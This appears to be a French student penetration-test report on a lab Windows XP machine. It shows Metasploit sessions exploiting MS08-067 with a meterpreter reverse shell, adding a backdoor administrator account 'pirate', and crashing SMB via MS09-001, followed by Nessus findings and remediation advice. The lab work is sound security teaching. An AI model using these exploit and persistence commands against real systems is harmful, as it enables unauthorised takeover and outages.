msf auxiliary(dos/dns/bind_tkey) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192
LHOST => 192
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.68.56.1
LHOST => 192.68.56.1
msf exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(windows/smb/ms08_067_netapi) >
```

set target 0 pour qu'il choisisse automatiquement la cible

On obtient un **meterpreter shell SYSTEM** immédiatement.

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.103:445 - Automatically detecting the target...
[*] 192.168.56.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.56.103:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.56.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (190534 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.103:1034) at 2026-01-2
6 12:04:24 +0100

meterpreter >
```

Puis on active le shell de l'invite de commande puis on cree un utilisateur pirate

```
meterpreter > shell
Process 1292 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user pirate pirate459! /add
net user pirate pirate459! /add
La commande s'est termin◆e correctement.


C:\WINDOWS\system32>
```

Puis on lui donne les droits administrateurs

```
C:\WINDOWS\system32>net localgroup Administrateurs pirate /add
net localgroup Administrateurs pirate /add
La commande s'est termin◆e correctement.
```

Ensuite on se connecte avec pirate

Exploitation de la vulnérabilité

L'exploitation de la vulnérabilité **MS08-067** a été réalisée à l'aide du framework **Metasploit**, en utilisant le module exploit/windows/smb/ms08_067_netapi. Ce module permet d'exploiter une faille de corruption mémoire du service RPC via le protocole SMB.

Dans un premier temps, l'adresse IP de la machine Windows XP cible a été définie à l'aide du paramètre RHOSTS. Le payload utilisé est windows/meterpreter/reverse_tcp, permettant l'ouverture d'une session distante vers la machine d'attaque. Le paramètre TARGET a été positionné sur 0 afin de laisser Metasploit détecter automatiquement la version exacte du système vulnérable.

Lors de l'exécution de l'exploit, Metasploit identifie automatiquement le système comme **Windows XP Service Pack 3**, puis déclenche l'exploitation de la faille. Une **session Meterpreter** est alors ouverte avec succès, donnant immédiatement un **shell SYSTEM**, ce qui confirme la compromission totale de la machine.

À partir de cette session, un shell de l'invite de commandes Windows a été lancé. Un nouvel utilisateur local nommé *pirate* a été créé à l'aide de la commande net user, puis ajouté au groupe **Administrateurs**. Cette étape illustre la phase de **post-exploitation**, permettant la mise en place d'un accès persistant sur la machine compromise.

Cette exploitation démontre qu'un système Windows non corrigé est vulnérable à une **prise de contrôle complète à distance**, sans authentification préalable et avec des privilèges maximaux.

Mesures de remédiation

La principale mesure de remédiation consiste à **appliquer les correctifs de sécurité Microsoft** corrigeant la vulnérabilité MS08-067. Cependant, dans le cas de **Windows XP**, ce système n'étant plus maintenu par Microsoft, aucun correctif officiel n'est disponible aujourd'hui.

Il est donc fortement recommandé de **remplacer Windows XP par un système d'exploitation supporté**, bénéficiant de mises à jour de sécurité régulières. Le maintien d'un système obsolète expose l'infrastructure à de nombreuses vulnérabilités critiques connues et facilement exploitables.

En complément, l'accès au service **SMB (port 445/TCP)** doit être **restreint ou filtré** via un pare-feu, en particulier lorsque ce service n'est pas nécessaire. La désactivation des services inutiles et la segmentation du réseau permettent également de réduire la surface d'attaque.

Ces mesures sont indispensables pour éviter toute **prise de contrôle distante** et garantir un niveau de sécurité minimal sur les postes Windows.

2. MS09-001 : SMB Vulnerabilities (958687) (CRITICAL)

Vulnérabilité SMB permettant RCE.

CRITICAL MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx

Output

```
No output recorded.
```

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.56.103

Explication de la vulnérabilité

La vulnérabilité **MS09-001** affecte le service **SMB (Server Message Block)** de Microsoft Windows, utilisé pour le partage de fichiers et de ressources réseau, et accessible par défaut sur le port **445/TCP**. Elle est liée à une **corruption mémoire** dans la gestion de certaines requêtes SMB malformées.

Cette faille permet à un attaquant distant non authentifié d'envoyer des paquets spécialement conçus au service SMB afin de provoquer soit une **exécution de code arbitraire à distance (RCE)**, soit un **déni de service** rendant la machine indisponible.

Aucune authentification préalable n'est nécessaire, ce qui rend l'attaque particulièrement dangereuse sur les systèmes exposés.

Sur un système vulnérable tel que **Windows XP**, l'exploitation de cette faille peut conduire à l'exécution de code avec des **privilèges élevés**, permettant à un attaquant de compromettre entièrement la machine. Cette vulnérabilité exploite directement le noyau du système via le driver SMB, ce qui explique son impact important.

Classée **critique**, MS09-001 illustre une nouvelle fois les risques liés à l'exposition du service SMB sur des systèmes non corrigés ou obsolètes, et démontre que des services réseau essentiels peuvent devenir des vecteurs d'attaque majeurs lorsqu'ils ne sont pas correctement sécurisés.

Dans msfconsole

```
msf exploit(windows/smb/ms08_067_netapi) > use auxiliary/dos/windows/smb/ms09_001_write
msf auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf auxiliary(dos/windows/smb/ms09_001_write) > run
[*] Running module against 192.168.56.103
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
```

L'attaquant envoie un paquet SMB WRITE_ANDX avec un champ `DataOffset` invalide vers le port 445 de la cible. Cette requête malformée provoque un plantage du driver `SRV.SYS` du noyau Windows, rendant la machine inutilisable

Exploitation de la vulnérabilité

L'exploitation de la vulnérabilité **MS09-001** a été réalisée à l'aide de **Metasploit**, en utilisant le module auxiliary/dos/windows/smb/ms09_001_write. Ce module exploite une faille dans la gestion des requêtes **SMB WRITE_ANDX** par le service SMB de Windows.

Après avoir configuré l'adresse IP de la machine cible, le module a été exécuté afin d'envoyer des paquets SMB malformés vers le port **445/TCP**. Ces paquets contiennent des valeurs invalides dans le champ **DataOffset**, provoquant une corruption mémoire au niveau du driver **SRV.SYS** du noyau Windows.

L'envoi répété de ces requêtes entraîne un **plantage du service SMB**, voire du système entier, rendant la machine cible **indisponible**. Cette attaque ne permet pas une prise de contrôle directe, mais provoque un **déni de service** impactant fortement la disponibilité du système.

Cette exploitation démontre qu'un service SMB exposé sur un système non corrigé peut être utilisé non seulement pour l'exécution de code à distance, mais également pour rendre une machine totalement inutilisable.

Mesures de remédiation

Pour corriger la vulnérabilité **MS09-001**, il est nécessaire d'**appliquer les correctifs de sécurité Microsoft** correspondants, qui corrigent la gestion des requêtes SMB malformées responsables du plantage du service. Toutefois, dans le cas de **Windows XP**, ce système n'étant plus maintenu, ces correctifs ne sont plus fournis officiellement.

La mesure la plus efficace consiste donc à **migrer vers un système d'exploitation supporté**, bénéficiant de mises à jour de sécurité régulières. Le maintien d'un système obsolète expose inévitablement l'infrastructure à des vulnérabilités critiques connues et facilement exploitables.

En complément, le service **SMB (port 445/TCP)** doit être **désactivé ou strictement filtré** via un pare-feu lorsque son utilisation n'est pas indispensable. La segmentation du réseau et la limitation de l'exposition des services sensibles permettent également de réduire l'impact potentiel de ce type d'attaque.

Ces mesures sont essentielles pour garantir la **disponibilité du système** et prévenir les attaques par déni de service ciblant le protocole SMB.

3. SMB NULL Session Authentication (HIGH)

Permet énumération des partages, utilisateurs, sans authentification.

Vulnerabilities 28

HIGH SMB NULL Session Authentication

Description

The remote host is running and SMB protocol. It is possible to log into the browser or spoolss pipes using a NULL session (i.e., with no login or password).

Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution

Please contact the product vendor for recommended solutions.

See Also

http://www.nessus.org/u?e32d594f
http://www.nessus.org/u?9182e66b
http://www.nessus.org/u?a33fe205

Explication de la vulnérabilité

La vulnérabilité **SMB NULL Session** concerne le protocole **SMB**, utilisé par Windows pour le partage de fichiers et de ressources réseau. Elle permet à un attaquant distant de se connecter au service SMB **sans fournir d'identifiants**, en utilisant une session dite *NULL* (aucun nom d'utilisateur ni mot de passe).

Lorsque cette fonctionnalité est activée ou mal configurée, un attaquant non authentifié peut **énumérer des informations sensibles** sur le système cible, telles que la liste des partages réseau, des utilisateurs, des groupes ou certains services disponibles. Bien que cette vulnérabilité ne permette pas directement une exécution de code à distance, elle constitue une **faille d'information critique**.

Ces informations peuvent ensuite être utilisées pour **préparer des attaques plus avancées**, notamment des attaques par force brute, des exploitations SMB ou des élévations de privilèges. Sur un système obsolète comme **Windows XP**, cette vulnérabilité est particulièrement dangereuse car elle facilite grandement la phase de reconnaissance d'un attaquant.

Classée **HIGH**, cette vulnérabilité illustre l'importance d'un **contrôle strict de l'authentification** sur les services réseau, même lorsque ceux-ci ne permettent pas directement une compromission du système.

Pourquoi cette vulnérabilité n'est pas exploitable directement :

La vulnérabilité **SMB NULL Session** ne permet **pas une exploitation active** au sens classique du terme (prise de contrôle, exécution de code ou élévation de privilèges). Elle autorise uniquement une **connexion non authentifiée** au service SMB afin d'effectuer de l'**énumération d'informations**.

Dans le cas présent, bien que Nessus détecte la possibilité d'une session NULL, la configuration effective du système Windows XP **limite les informations accessibles sans authentification**. Aucun partage sensible, utilisateur exploitable ou ressource critique n'a pu être utilisé pour aller plus loin dans l'attaque.

De plus, cette vulnérabilité dépend fortement de la **configuration locale du système**. Si les permissions SMB sont restrictives ou si les services associés ne divulguent pas d'informations exploitables, l'impact reste limité à une simple fuite d'informations mineures.

Il est important de noter que la vulnérabilité **SMB NULL Session** est principalement une **faille de reconnaissance**, utilisée comme étape préparatoire à d'autres attaques plus graves (exploitation SMB, force brute, élévation de privilèges). Dans ce contexte précis, aucune exploitation directe n'a été possible sans combiner cette vulnérabilité avec d'autres failles déjà présentes sur le système.

Mesures de remédiation

Pour corriger la vulnérabilité **SMB NULL Session**, il est nécessaire de **désactiver l'accès anonyme au service SMB**. Cela passe par une configuration stricte des paramètres de sécurité Windows afin d'empêcher toute connexion sans authentification aux partages et aux ressources réseau.

Il est également recommandé de **restreindre les permissions sur les partages SMB**, en s'assurant que seuls les utilisateurs authentifiés et autorisés peuvent accéder aux ressources. La suppression des partages inutiles permet de réduire la surface d'attaque.

En complément, l'accès au port **445/TCP** doit être **limité ou filtré** via un pare-feu lorsque le service SMB n'est pas indispensable. Enfin, la mise à jour vers un **système d'exploitation supporté** reste une mesure essentielle, car les systèmes obsolètes comme Windows XP présentent de nombreuses failles liées au protocole SMB.

Ces actions permettent de limiter les fuites d'informations et de renforcer la sécurité du service SMB.

4. Unsupported Windows OS (CRITICAL) - Information

Vulnerabilities 28

CRITICAL Microsoft Windows XP Unsupported Installation Detection

Description

The remote host is running Microsoft Windows XP. Support for this operating system by Microsoft ended April 8th, 2014.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

Solution

Upgrade to a version of Windows that is currently supported.

See Also

http://www.nessus.org/u?2f80aef2
http://www.nessus.org/u?321523eb
https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/
http://www.nessus.org/u?8dcab5e4

Output

```
No output recorded.
```

To see debug logs, please visit individual host

Port	Hosts
N/A	192.168.56.103

Pas d'exploit direct, mais indique que **toutes les failles XP connues sont exploitables** (pas de patch de sécurité depuis 2014).

Explication de la vulnérabilité

Cette alerte indique que le système cible utilise **Microsoft Windows XP**, un système d'exploitation **obsolète et non supporté** par Microsoft depuis le **8 avril 2014**. Depuis cette date, aucun correctif de sécurité n'est publié, même en cas de vulnérabilités critiques découvertes.

L'absence de support signifie que le système contient **de nombreuses failles connues et documentées**, qui resteront définitivement exploitables. Les vulnérabilités précédemment démontrées (MS08-067, MS09-001, SMB NULL Session) en sont des exemples concrets, mais elles ne représentent qu'une partie des failles potentielles.

Cette vulnérabilité ne correspond pas à un exploit direct, mais constitue un **facteur de risque majeur** : tout attaquant disposant de connaissances basiques peut exploiter des failles publiques, fiables et largement documentées contre ce type de système. L'utilisation de Windows XP rend donc toute tentative de sécurisation partielle inefficace.

Mesures de remédiation

La seule solution réellement efficace consiste à **remplacer Windows XP par un système d'exploitation supporté**, bénéficiant de mises à jour de sécurité régulières. Le maintien d'un système non maintenu représente un risque critique et permanent pour l'infrastructure.

À défaut d'une migration immédiate, des mesures temporaires peuvent être mises en place, telles que l'**isolement du poste sur le réseau**, la **fermeture des ports exposés**, la désactivation des services inutiles (notamment SMB) et l'utilisation de règles de pare-feu strictes. Toutefois, ces mesures ne permettent pas de garantir un niveau de sécurité acceptable.

Cette vulnérabilité illustre que l'obsolescence d'un système est en elle-même une **faille de sécurité critique**, indépendamment de sa configuration.

Conclusion – Windows XP

L'étude de la machine **Windows XP** a permis de mettre en évidence les risques majeurs liés à l'utilisation d'un **système d'exploitation obsolète et non maintenu**. Les vulnérabilités identifiées, notamment **MS08-067**, **MS09-001** et la configuration permissive du service **SMB**, ont montré qu'une compromission complète du système est possible **à distance, sans authentification préalable**, et avec des privilèges maximaux.

L'exploitation de la faille MS08-067 a permis l'obtention immédiate d'un **shell SYSTEM**, illustrant la gravité des vulnérabilités non corrigées sur ce type de système. Les failles SMB ont également démontré que le protocole pouvait être utilisé aussi bien pour une **prise de contrôle** que pour des **attaques par déni de service**, rendant la machine inutilisable. La présence de vulnérabilités de type **SMB NULL Session** confirme par ailleurs la faiblesse des mécanismes d'authentification et de configuration par défaut.

Au-delà des failles individuelles, la détection d'un **système non supporté** constitue en elle-même une vulnérabilité critique. L'absence de mises à jour de sécurité rend toutes les failles connues définitivement exploitables, rendant toute tentative de sécurisation partielle insuffisante.

Cette partie du projet met en évidence l'importance capitale de **maintenir les systèmes à jour**, de limiter l'exposition des services réseau sensibles et de supprimer l'utilisation de systèmes obsolètes. Windows XP représente ainsi un exemple concret des dangers encourus lorsqu'un système dépasse son cycle de vie et reste exposé sur un réseau.

Conclusion générale

Ce projet de test d'intrusion a permis de mettre en œuvre une **méthodologie complète de pentesting** dans un environnement de laboratoire contrôlé, depuis la phase de reconnaissance jusqu'à l'exploitation et la post-exploitation des vulnérabilités identifiées. L'utilisation conjointe d'outils automatisés comme **Nessus** et d'outils d'exploitation tels que **Metasploit** a permis d'illustrer concrètement l'écart entre la détection théorique de failles et leur **impact réel sur un système**.

L'analyse de la machine **Metasploitable 2** a démontré qu'un système mal configuré, exposant des services inutiles ou utilisant des paramètres par défaut, peut être compromis très rapidement. Les vulnérabilités exploitées ont mené à des accès **root**, à la modification du système et à la mise en place de mécanismes de persistance, soulignant les risques liés à une mauvaise hygiène de sécurité.

De son côté, l'étude de **Windows XP** a mis en évidence les dangers liés à l'utilisation d'un **système obsolète et non maintenu**. Les vulnérabilités critiques exploitées, telles que **MS08-067** et **MS09-001**, ont permis une prise de contrôle totale ou un déni de service sans authentification préalable. L'absence de mises à jour de sécurité rend ce type de système intrinsèquement vulnérable, indépendamment de sa configuration.

Ce projet montre que les compromissions observées ne reposent pas sur des techniques avancées, mais principalement sur des **failles connues, publiques et évitables**, souvent liées à des erreurs de configuration, à des services exposés inutilement ou à l'obsolescence des systèmes. Il met en évidence l'importance de la **mise à jour régulière**, de la **réduction de la surface d'attaque**, de la **segmentation réseau** et de l'application des **bonnes pratiques de sécurité**.

Enfin, ce travail illustre l'intérêt pédagogique du test d'intrusion pour comprendre les mécanismes d'attaque, mais également pour sensibiliser aux mesures de défense à mettre en place afin de protéger efficacement un système d'information dans un contexte réel.